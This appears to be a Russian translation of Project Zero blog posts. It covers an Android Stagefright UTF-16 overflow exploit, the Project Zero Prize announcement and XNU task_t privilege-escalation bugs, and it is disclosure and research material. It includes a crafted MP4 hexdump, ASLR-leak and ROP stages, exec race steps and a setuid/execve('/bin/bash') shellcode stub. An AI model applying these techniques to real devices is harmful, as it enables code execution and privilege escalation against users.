  if (src == NULL || src_len == 0 || dst == NULL) {
    return;
  }

  const char16_t* cur_utf16 = src;
  const char16_t* const end_utf16 = src + src_len;
  char *cur = dst;
  while (cur_utf16 < end_utf16) {
    char32_t utf32;
    // surrogate pairs
    if((*cur_utf16 & 0xFC00) == 0xD800 && (cur_utf16 + 1) < end_utf16
       && (*(cur_utf16 + 1) & 0xFC00) == 0xDC00) {
      utf32 = (*cur_utf16++ - 0xD800) << 10;
      utf32 |= *cur_utf16++ - 0xDC00;
      utf32 += 0x10000;
    } else {
      utf32 = (char32_t) *cur_utf16++;
    }
    const size_t len = utf32_codepoint_utf8_length(utf32);
    utf32_codepoint_to_utf8((uint8_t*)cur, utf32, len);
    cur += len;
  }
  *cur = '\0';
}
```

Рассмотрим следующую последовательность байтов UTF-16:

```
\x01\xd8\x02\xd8\x03\xdc\x00\x00
```

Функция вычисления длины видит две недопустимые пары и прогнозирует нулевой размер выходных данных:

```
(0xd801, 0xd802), (0xdc03), (0x0000)
```

Преобразователь видит недопустимую пару, за которой следует допустимая пара суррогатов, создающая четыре байта UTF-8:

```
(0xd801, 0xd802), (0xd802, 0xdc03), (0x0000)
```


Смешивая обычные допустимые данные UTF-16 с этой последовательностью, атакующий управляет как размером выделения, так и длиной переполнения. Избыток должен быть кратен четырём, а записываемые данные обязаны образовывать допустимый UTF-8; позднее это ограничение усложнит повреждение указателей.

Векторы атаки

Первоначальная цель фаззинга зависела от производителя оборудования, но ошибка находилась в общем коде Android. Одним из перспективных локальных путей был `Parcel.cpp`: сгенерированные заглушки Binder почти для каждой системной службы вызывают его преобразование строк во входящих посылках. Это позволяет повысить привилегии из `untrusted_app` до выбранной службы Binder, в том числе до множества служб, размещённых в `system_server`.


```
bool Parcel::enforceInterface(const String16& interface,
                              IPCThreadState* threadState) const
{
    int32_t strictPolicy = readInt32();
    if (threadState == NULL) {
        threadState = IPCThreadState::self();
    }
    if ((threadState->getLastTransactionBinderFlags() &
         IBinder::FLAG_ONEWAY) != 0) {
      // For one-way calls, the callee is running entirely
      // disconnected from the caller, so disable StrictMode entirely.
      // Not only does disk/network usage not impact the caller, but
      // there's no way to commuicate back any violations anyway.
      threadState->setStrictModePolicy(0);
    } else {
      threadState->setStrictModePolicy(strictPolicy);
    }
    const String16 str(readString16());
    if (str == interface) {
        return true;
    } else {
        ALOGW("**** enforceInterface() expected '%s' but read '%s'",
                String8(interface).string(), String8(str).string());
        return false;
    }
}
```

Для универсального удалённого вектора больше подходил mediaserver. Libstagefright преобразует Unicode при разборе тегов ID3:




```
    } else if (encoding == 0x02) {
        // supposedly UTF-16 BE, no byte order mark.
        // API wants number of characters, not number of bytes...
        int len = n / 2;
        const char16_t *framedata = (const char16_t *) (frameData + 1);
        char16_t *framedatacopy = NULL;
#if BYTE_ORDER == LITTLE_ENDIAN
        framedatacopy = new char16_t[len];
        for (int i = 0; i < len; i++) {
            framedatacopy[i] = bswap_16(framedata[i]);
        }
        framedata = framedatacopy;
#endif
        id->setTo(framedata, len);
        if (framedatacopy != NULL) {
            delete[] framedatacopy;
        }
```

Предыдущая работа Stagefrightened заложила значительную часть основы эксплуатации. Минимальный MP4 содержал ровно столько структуры, сколько требовалось для разбора одного повреждённого тега ID3 и многократного повторения суррогатной последовательности:

```
00000000: 0000 0014 6674 7970 6973 6f6d 0000 0001  ....ftypisom....
00000010: 6973 6f6d 0000 182f 7472 616b 0000 1827  isom.../trak...'
00000020: 4944 3332 4141 4141 4141 4944 3302 0200  ID32AAAAAAID3...
00000030: 0000 300f 5441 4c00 1809 0165 6e67 00fe  ..0.TAL....eng..
```

```
00000040: ff41 d841 d841 dc41 d841 d841 dc41 d841  .A.A.A.A.A.A.A
...
00001830: d841 d841 dc41 d841 d841 dc41 d841 d841  .A.A.A.A.A.A.A
00001840: dc00 00                                        ...
```

Тестовый файл и эксплойт были приложены к проблеме 840.


Преодоление защитных мер

Предыдущий эксплойт Stagefright намеренно ограничивался правдоподобным доказательством возможности эксплуатации. Новые выпуски Android закрыли некоторые короткие пути, а публичные работы, например Metaphor от NorthBit, повысили надёжность. В этом эксплойте цель исследуется повторно с более мощными примитивами.

Подготовка кучи здесь подробно не воспроизводится; она описана в предыдущей статье и приложенном эксплойте. Первая задача — ASLR. NorthBit повреждала возвращаемые браузеру метаданные, чтобы читать память процесса. Из-за проверок целочисленного переполнения UBSan в Android использовать поле продолжительности стало непрактично: арифметическое переполнение аварийно завершает mediaserver, а не просто усекает утёкшее значение. Ширина и высота видео имеют размер указателя и хранятся непосредственно в выделении метаданных, поэтому они служат более подходящими каналами.

Этап 1: утечка указателя кучи

Переполняемое выделение подготавливается непосредственно перед `SharedBuffer`, лежащим в основе `KeyedVector` в объекте `MetaData` дорожки:




Фрагменты `hvcC`, применявшиеся в предыдущем эксплойте, хранят внутри `MetaData` указатель на управляемые атакующим данные. Повреждение нижележащего вектора сдвигает запись высоты на одну строку, и Chrome получает этот указатель как высоту видео:

JavaScript читает значение и повторяет попытки, пока байты указателя не удастся представить допустимым переполнением UTF-8. Этот указатель становится безопасным доступным для записи хранилищем на следующем этапе.

Этап 2: утечка указателя модуля


Затем эксплойт раскрывает адрес исполняемого кода, для чего дважды запускает уязвимость в одном MP4. Вместо перезаписи содержимого `SharedBuffer` первое переполнение повреждает его метаданные и увеличивает ёмкость так, чтобы она перекрыла следующее выделение. Когда последующие метаданные дорожки увеличивают `KeyedVector`, `SharedBuffer` ошибочно считает, что уже имеет достаточно места, и записывает данные в соседний объект.

На практике канал утечки может читать только значения, выровненные по последнему столбцу схемы памяти. Размещённый после повреждённого буфера объект `SampleTable` предоставляет полезный указатель с таким выравниванием:




Основная таблица виртуальных функций объекта не нужна, пока он никогда не уничтожается. Унаследованный указатель `mWeakRefs` должен пережить уменьшение счётчика и не достигнуть нуля; для него повторно используется допустимый доступный для записи указатель кучи из первого этапа. Дальше внутри объекта находится нужный указатель таблицы виртуальных функций в `libmedia.so`.

Количество записей `KeyedVector` хранится отдельно, поэтому эксплойт выполняет второе переполнение и несколько управляемых операций с метаданными, расширяя видимый вектор до целевого указателя:



Наконец, вторая таблица образцов не позволяет обращаться к повреждённой, а новые записи метаданных дают завершить разбор и вернуть выбранный указатель Chrome:



Этапы 3–6

К этому моменту атакующий знает адрес управляемых данных и базовый адрес богатой гаджетами `libmedia.so`. Та же общая техника, что и в предыдущем эксплойте, обеспечивает ROP в mediaserver. В Android M `libmedia.so` импортирует `mprotect`, поэтому с помощью ROP можно сделать шелл-код исполняемым. В приложении к отчёту была реализована надёжная и быстрая эксплуатация нескольких версий Android для Nexus 5X. Создание этапов MP4 непосредственно в JavaScript могло бы устранить повторные сетевые запросы.

В `BnOMX::onTransact` есть полезная ссылка на `mprotect`, по всей видимости предназначенная для связанной с безопасностью работы с памятью.

Заключительные мысли

Android N существенно усложнила цепочку. Разбор был перенесён из mediaserver в новый, более ограниченный процесс `mediaextractor` без `execmem`, что устранило прямой путь через `mprotect`. Получить первоначальный контроль по-прежнему было возможно, но повышение привилегий пришлось бы выполнять с помощью ROP.

Самоизменяющаяся цепочка ROP могла бы совершать виртуальные вызовы C++ к другим службам, однако SELinux позволяла `mediaextractor` выполнять вызовы Binder, но не искать службы `system_server`. Поэтому для полной цепочки в Android N требовалась ещё одна уязвимость.

Chrome и Android WebView также раскрывали идентификатор сборки Android в строке агента пользователя, излишне упрощая точное определение версии.

Как и предыдущая работа, этот эксплойт подсказал дополнительные защитные меры, способные повысить стоимость будущей эксплуатации мультимедийной подсистемы Android.

Объявляем конкурс Project Zero Prize

Автор: Натали Сильванович, энтузиаст эксплойтов.

Программы вознаграждений за уязвимости Google и других организаций принесли множество ценных отчётов, однако конкурсы по взлому продолжали выявлять необычные ошибки высокого качества. Поэтому Project Zero запустила собственный конкурс — Project Zero Prize.

Задача состояла в поиске уязвимости или цепочки, позволяющей удалённо выполнять код на нескольких устройствах Android, зная только телефонный номер и адрес электронной почты каждого устройства.

Место	Награда
Первое	200 000 долларов США за первую победившую работу
Второе	100 000 долларов США за вторую победившую работу
Третье и последующие	Не менее 50 000 долларов США по программе Android Security Rewards

Победителям также предлагалось написать краткий технический отчёт для публикации в блоге Project Zero.

Устройство конкурса

В отличие от конкурсов, требующих сохранять все ошибки в тайне до построения полной цепочки, здесь участникам предлагалось сообщать об отдельных ошибках в трекер Android сразу после обнаружения. Позднее участник мог в любой момент шестимесячного конкурса использовать эти отчёты в своей работе.

Включить уязвимость в цепочку мог только тот, кто сообщил о ней первым, что поощряло раннюю регистрацию. Ошибки, не вошедшие в итоговую конкурсную работу, после завершения конкурса могли претендовать на Android Security Rewards и вознаграждения по другим применимым программам Google.

Открытое техническое раскрытие было ключевой частью формата. Каждая работа должна была содержать полное объяснение эксплойта, а все уязвимости и методы из победивших работ впоследствии подлежали публикации.

Мотивация

Главной целью было узнать, как в действительности работают удалённые эксплойты Android. Слухов ходило много, но открытые демонстрации и подробные цепочки встречались редко. Публикация работ могла показать, в каких компонентах находятся ошибки, как обходятся средства защиты и какие изменения способны обезопасить пользователей.

Конкурс также был призван помочь исправить опасные классы ошибок, о которых редко сообщают, прежде чем они затронут пользователей.

Наконец, число работ могло стать ещё одной, пусть и несовершенной, точкой данных о доступности цепочек удалённой эксплуатации Android. Конкурс не мог воспроизвести закрытый рынок уязвимостей, однако мгновенное появление победителя, полное отсутствие работ или любой промежуточный результат дали бы полезную информацию.

Конкурс открылся 13 сентября 2016 года. В объявлении были приведены официальные правила и ответы на часто задаваемые вопросы.

Удачной охоты!

task_t считается вредным

Автор: Ian Beer, Project Zero.

В этой статье рассматривается проблема проектирования в самом сердце XNU — ядра iOS и macOS. Apple выпустила два раунда защитных мер, а затем провела крупный рефакторинг в macOS 10.12.1 и iOS 10.1. На каждом этапе появлялся рабочий эксплойт для выхода из песочницы или повышения привилегий и соответствующий обход защиты.

Немного о портах Mach

Порты Mach — управляемые ядром очереди с несколькими отправителями и одним получателем. Некоторые порты предоставляют тот же API сообщений, но обрабатываются синхронно внутри ядра, почти как системные вызовы. Примером служат порты задач: отправленные им сообщения управляют виртуальной памятью и потоками задачи. У каждого процесса есть порт задачи. MIG генерирует код сериализации для этих принадлежащих ядру интерфейсов.

Низкоуровневый взгляд на IOKit

Пользовательское пространство обычно создаёт клиент IOKit следующей функцией:

```
kern_return_t IOServiceOpen(
    io_service_t service,
    task_port_t owningTask,
    uint32_t type,
    io_connect_t *connect);
```

`IOServiceOpen` отправляет созданное MIG сообщение `io_service_open_extended` порту IOService. Поскольку назначение принадлежит ядру, ловушка Mach непосредственно вызывает его обработчик ядра.

Имя `owningTask` наводит на мысль об отношении владения, из-за чего авторы расширений могут предположить, что IOKit сохраняет задачу в живых, пока существует клиент. На самом деле сгенерированный обработчик делает следующее:

```
mig_internal novalue _Xio_service_open_extended(
    mach_msg_header_t *InHeadP,
    mach_msg_header_t *OutHeadP) {
    ...
    owningTask = convert_port_to_task(In0P->owningTask.name);

    RetCode = is_io_service_open_extended(
        service, owningTask, In0P->connect_type, In0P->ndr,
        (io_buf_ptr_t)In0P->properties.address,
        In0P->propertiesCnt, &OutP->result, &connection);

    task_deallocate(owningTask);
    ...
}
```

К этому моменту скопированное имя порта уже является `ipc_port*`. Преобразование проверяет порт, извлекает указатель задачи и создаёт временную ссылку:

```
task_t convert_port_to_task(ipc_port_t port) {
    task_t task = TASK_NULL;
    if (IP_VALID(port)) {
```

```
        ip_lock(port);
        if (ip_active(port) && ip_kotype(port) == IKOT_TASK) {
            task = (task_t)port->ip_kobject;
            assert(task != TASK_NULL);
            task_reference_internal(task);
        }
        ip_unlock(port);
    }
    return task;
}
```

`is_io_service_open_extended` передаёт указатель в `newUserClient`, которая в конечном итоге вызывает `initWithTask`. Ни одна реализация по умолчанию не устанавливает владение. Пользовательский клиент, сохраняющий указатель, должен создать собственную ссылку на задачу до того, как обработчик MIG освободит временную.

Проверка документации

Расширение Apple `AppleSamplePCI` демонстрировало небезопасный шаблон:

```
bool SamplePCIUserClientClassName::initWithTask(
    task_t owningTask,
    void* securityID,
    UInt32 type,
    OSDictionary* properties) {
    bool success = super::initWithTask(
        owningTask, securityID, type, properties);
    fTask = owningTask;
    fDriver = NULL;
    return success;
}
```

Оно сохраняло `owningTask`, не удерживая его, а затем использовало `fTask` во внешних методах для создания описателей памяти. Тот же антишаблон встречался во многих промышленных расширениях, оставляя висячий указатель после завершения исходной задачи.

Создание висячего task_t

Сообщения Mach могут передавать права отправки. Хотя `task_for_pid` требует привилегий, каждый процесс владеет правом отправки на собственный порт задачи. Поэтому два сотрудничающих процесса могут обменяться им напрямую.

Родительский и созданный через fork дочерний процесс создают общий порт, временно сохраняя право отправки в специальном слоте `bootstrap_port`. Дочерний процесс восстанавливает слот и устанавливает двунаправленный IPC. Для создания висячего указателя затем требуется:

1. Родитель создаёт дочерний процесс через fork.
2. Дочерний процесс отправляет родителю свой порт задачи и ждёт.
3. Родитель создаёт уязвимый пользовательский клиент, указывая задачу дочернего процесса как `owningTask`.
4. Родитель уничтожает своё право отправки и завершает дочерний процесс, освобождая структуру задачи.
5. В пользовательском клиенте остаётся висячий указатель `task_t`.

Первый эксплойт

`IOSurfaceRootUserClient` был особенно полезен и доступен из песочниц процесса визуализации Safari и GPU Chrome в OS X. IOSurface оборачивает буферы общей памяти. Внешний метод 0, `create_surface`, принимает словарь; следующие ключи заставляют его обернуть существующие страницы:

```
IOSurfaceAddress: base_address
IOSurfaceAllocSize: size
IOSurfaceIsGlobal: true
```

Внутри создаётся `IOMemoryDescriptor`:

```
IOMemoryDescriptor* IOMemoryDescriptor::withAddressRange(
    mach_vm_address_t address,
    mach_vm_size_t length,
    IOOptionBits options,
    task_t task);
```

Последний аргумент выбирает адресное пространство. IOSurface передавала туда не удерживаемый ею `owningTask`. Если исходная задача завершалась, а привилегированный процесс повторно использовал то же выделение зоны задач, описатель отображал память привилегированного процесса вместо памяти вызывающего.

При `IOSurfaceIsGlobal=true` второй легитимный клиент мог найти поверхность через внешний метод 6 и отобразить произвольные страницы жертвы. Исполняемые страницы отклонялись, но доступные для записи сегменты `__DATA` оставались доступны, а кэш общих библиотек использовал одинаковые адреса во всех процессах.

Сборка эксплойта

Структуры задач имеют отдельную зону ядра, что делает повторное использование предсказуемым. После завершения дочернего процесса эксплойт многократно выполнял fork и запускал двоичные файлы setuid-root, пока один из них не занимал висячую структуру.

Целью был указатель на функцию `__cleanup` в libc, вызываемую при завершении процесса. Эксплойт предоставлял заполненный канал как stderr и заставлял целевой процесс вывести ошибку, приостанавливая его перед завершением. Родитель отображал данные libc через IOSurface и заменял `__cleanup` гаджетом, который прибавлял большую константу к `RSP` и возвращался в управляемый атакующим `argv`. Цепочка инструкций ret стабилизировала ROP-стек, вызывавший `setuid(0)` и `execve("/bin/bash")` в разных версиях OS X.

Этот примитив также давал произвольные entitlements, позволяя загружать неподписанные расширения ядра с помощью более раннего приёма CVE-2016-1757. Fork и выполнение setuid были лишь удобными средствами, а не обязательными условиями: любые два сотрудничающих процесса с IPC Mach и доступом к IOSurface могли активировать ошибку, а повторное использование задачи могло обеспечиваться привилегированной службой launchd или CrashReporter.

Apple исправила множество отдельных случаев в OS X 10.11.6 и iOS 9.3.3 и ограничила передачу порта задачи другого процесса выбранным методам IOKit.

Взгляд с высоты

Добавление `task_reference(owningTask)` и требование передавать собственный порт задачи создателя исправляло обращение к освобождённой памяти, но не более глубокую ошибку проектирования. Повышающий привилегии `execve` не выделял новую структуру задачи, а изменял существующий объект на месте. Любой объект ядра, хранивший допустимый указатель на прежде непривилегированную задачу, теперь указывал на привилегированный результат.

XNU — не Unix и не Mach

В чистом микроядре Mach аннулирование старого порта задачи отозвало бы управление при привилегированном exec. Подсистемы внутри ядра XNU обходят накладные расходы IPC: код IOKit, `mach_vm`, задач, потоков и семафоров преобразует порты в указатели C на границе, после чего подсистемы вызывают друг друга напрямую.

Такая скорость устраняет центральную точку отзыва. Ядро не способно найти и аннулировать каждый `task_t`, сохранённый в куче или стеке. Привилегии могут измениться после получения любого указателя, а никакая блокировка не утверждает, что исходная авторизация осталась действительной.

Каждый указатель task_t — потенциальная ошибка безопасности

Проблема шире временной безопасности памяти. Во время привилегированного exec объект задачи сохраняется, а его полномочия меняются. Поэтому любой `task_t` ядра может превратиться в примитив confused deputy.

В куче: переписываем эксплойт IOSurface

Дочерний процесс может создать клиент IOSurface через собственный порт задачи и отправить порт пользовательского клиента родителю. Затем он выполняет двоичный файл setuid-root. Правильно удерживаемый `owningTask` остаётся тем же объектом, но теперь имеет EUID 0. Родитель отображает данные libc целевого процесса, перезаписывает `__cleanup` и возобновляет его выполнение точно так же, как раньше.

В этой версии нет гонки и режима отказа с обращением к освобождённой памяти; она обходит защиту 10.11.6 и работает вплоть до OS X 10.11.6. Возможности несколько слабее, поскольку дочерний процесс должен вызвать `execve`, но хранящиеся в куче указатели — лишь часть поверхности атаки.

В стеке: эксплуатация task_threads

Метод MIG `task_threads` возвращает права отправки на каждый поток задачи:

```
kern_return_t task_threads(
    task_t target_task,
    thread_act_array_t *act_list,
    mach_msg_type_number_t *act_listCnt);
```

Сгенерированная обёртка получает и временно удерживает указатель задачи:

```
target_task = convert_port_to_task(In0P->Head.msgh_request_port); // 1
RetCode = task_threads(
    target_task,
    (thread_act_array_t *)&OutP->act_list.address,
    &OutP->act_listCnt);
task_deallocate(target_task);
```

`task_threads` собирает значения `thread_t` со ссылками, а затем превращает их в порты:

```
for (thread = (thread_t)queue_first(&task->threads);
     i < actual;
     ++i, thread = (thread_t)queue_next(&thread->task_threads)) {
    thread_reference_internal(thread);
    thread_list[j++] = thread;
}

for (i = 0; i < actual; ++i)
    ((ipc_port_t *)thread_list)[i] =
        convert_thread_to_port(thread_list[i]); // 2
```

Тем временем привилегированный exec заменяет порт задачи и каждый порт потока. Эксплуатируемое чередование выглядит так:

1. Процесс A преобразует старый порт задачи B и сохраняет указатель задачи.
2. B выполняет код setuid-root и аннулирует старый порт задачи.
3. B устанавливает новые порты для своих теперь привилегированных потоков.
4. A преобразует удерживаемые указатели потоков в эти новые порты и возвращает права отправки на них.

Порт потока даёт полный контроль над регистрами, поэтому эксплойт непосредственно устанавливает `RIP` на гаджет разворота стека. Окно времени узкое, но пригодное для работы.

Второй раунд защитных мер

iOS 10 и macOS 10.12 связали время жизни пользовательского клиента с создавшей его задачей. Сервер MIG ядра также сохранял снимок `exec_token` для задачи, представленной первым портом запроса, и отклонял ответ, если привилегированный exec изменял этот токен во время выполнения метода:

```
ipc_port_t port = request->ikm_header->msgh_remote_port;
if (IP_VALID(port) && ip_kotype(port) == IKOT_TASK)
    task = convert_port_to_task_with_exec_token(port, &exec_token);

(*ptr->routine)(request->ikm_header, reply->ikm_header);

if (task != TASK_NULL) {
    if (exec_token != task->exec_token)
        exec_token_changed = TRUE;
    task_deallocate(task);
}
```

У этой защиты было три пробела:

1. Она проверяла только первый аргумент, хотя некоторые методы MIG принимают порты задач в других позициях.
2. Она распознавала порты задач, но не столь же уязвимые порты потоков.
3. Она блокировала полезные возвращаемые значения, но не методы, которые непосредственно изменяли задачу во время гонки с exec.

Эксплуатация защит второго раунда

`task_set_exception_ports` изменяет состояние задачи, а не возвращает порт. Когда в потоке возникает ошибка, зарегистрированное сообщение исключения содержит порты задачи и потока.

Процесс A многократно вызывает этот метод со старым портом задачи B, пока B выполняет двоичный файл setuid. Обёртка сначала преобразует порт в удерживаемый `task_t`; затем реализация берёт блокировку задачи и устанавливает переданный порт исключений. Привилегированный exec использует ту же блокировку, аннулирует старый порт задачи, увеличивает `exec_token` и очищает непривилегированные обработчики исключений.

Нужный порядок:

1. A преобразует старый порт задачи до exec.
2. B берёт блокировку задачи, аннулирует порт, очищает действия исключений и освобождает блокировку.
3. A берёт блокировку и устанавливает порт исключений атакующего в теперь привилегированную задачу.

Общая блокировка делает эту гонку намного проще `task_threads`; эксплойт обычно побеждает за несколько миллисекунд.

Перед exec дочерний процесс устанавливает крошечный `RLIMIT_STACK`, заставляя новый привилегированный двоичный файл почти сразу вызвать ошибку. Когда `task_set_exception_ports` завершается неудачей, родитель недолго ждёт на своём порту исключений. Полученное сообщение доказывает успех и содержит порты задачи и потока с EUID 0.

Эксплойт выделяет память RWX в этой задаче и устанавливает заглушку шелл-кода:

```
struct rlimit lim = {0x1000000, 0x1000000};
setrlimit(RLIMIT_STACK, lim);
setuid(0);
char* argv[2] = {"/bin/bash", 0};
execve("/bin/bash", argv, 0);
```

Она восстанавливает пригодное ограничение стека, не позволяет Bash сбросить привилегии и запускает оболочку. Цепочка надёжно работала на macOS и OS X 10.12.0 и более ранних версиях.

Окончательное исправление

Этот класс ошибок было трудно исправить, поскольку указатели задач и потоков существовали повсюду в XNU. Apple переработала `execve` так, чтобы при загрузке двоичного файла выделялись новые структуры задачи и потока, устранив основную проблему изменения полномочий, а не её отдельные проявления. Масштаб этой инженерной работы соответствовал глубине ошибки проектирования.

Разрывая цепочку

